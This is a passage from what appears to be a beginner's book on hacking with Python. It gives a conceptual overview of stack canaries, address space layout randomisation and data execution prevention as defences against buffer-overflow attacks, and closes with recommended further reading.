The code then monitors this canary region. If it is overwritten, or if the program feels this area has been corrupted, the program will crash. This may sometimes happen due to buggy code as well (and not just hacking attempts). Many people find this irritating, but the thinking is that you are better off exiting than letting bugs through. You can turn off the stack protector, though it isn't recommended unless you are writing hacking books.

2. Address Space Layout Randomisation (ALSR)

Most overflow attacks are based on the idea that the stack and heap will be at the same place in memory. Keep in mind, the attacks don't have to be on your code, they can be on system services. Say the hacker finds a bug in the *less* command on Ubuntu 12, such that it can allow a stack overflow attack. Now the hacker can install Ubuntu 12 on their machine and practice hacking *less* as long as they want, till they have a script that works. Which means they can hack you system in seconds now.

To work against that, ALSR is used. This is standard in all modern operating systems (except embedded / real time ones). In ALSR, the operating system will randomly move the address space of all programs. That means a hack script will work on my machine, but fail on yours.


Vulnerable program on my system
Memory address 0x80001000
Vulnerable program on your system
Memory address 0x80001600

Different runtime address at different runs.

3. Data Execution Prevention (DEP)

Another form of attack is when the user copies a hack script into the data section of your program. The data section is the part that stores data (surprise). Like in an accounting program, the part of the memory that will store all the names of employees.

Now the hacker can trigger a stack overflow in another part of the program, point to his own hack script, and get it to run the hack script instead of the normal code.

The DEP is a feature, usually provided by the hardware, that will stop you from running any code in the data section of your memory. Many CPUs have a separate code and data section (created by the compiler/linker, as we saw earlier), and the DEP enforces this, with the help of the operating system. Again, the program will exit if any code tries to run in the data section.

This is only a brief summary of the main changes. There are a lot of other techniques that are operating system specific.

And hopefully you are now a stack hack expert!

15. Conclusion

And so we come to the end. I hope I have shown you how easy it is to automate hack attacks with Python.

This book was only meant to give you a flavour of what's possible, not make you an expert. If you want to learn further, there are two books I highly recommend:

1 The Web Application Hacker's Handbook by Dafydd Stuttard and Marcus Pinto

2 Hacking: The Art of Exploitation by Jon Erikson

Both go into incredible detail on the topics we covered here. While the first book focusses mainly on webapps, and is a bit easier to read, the second one is focusses on stack and heap overflow attacks, and is slightly harder. But only a little.

Jon Erikson also provides a CD you can use to practice his techniques.

The last thing I'd like to say is: Hacking is more of a mindset, rather than a list of techniques. Learn to think like a hacker, to see all the places someone could force your code to crash, or behave in a way you didn't design for.

Computer security is a very fast changing field. That's why you have people who do this full time. I still think it's worth programmers to have basic knowledge of hacking principles, as most likely, your company will never pay for an outside expert, leaving you as the only "expert" for miles when anything goes wrong.

So keep learning, keep reading, and most importantly, keep hacking! (Yes, it's cheesy. I know).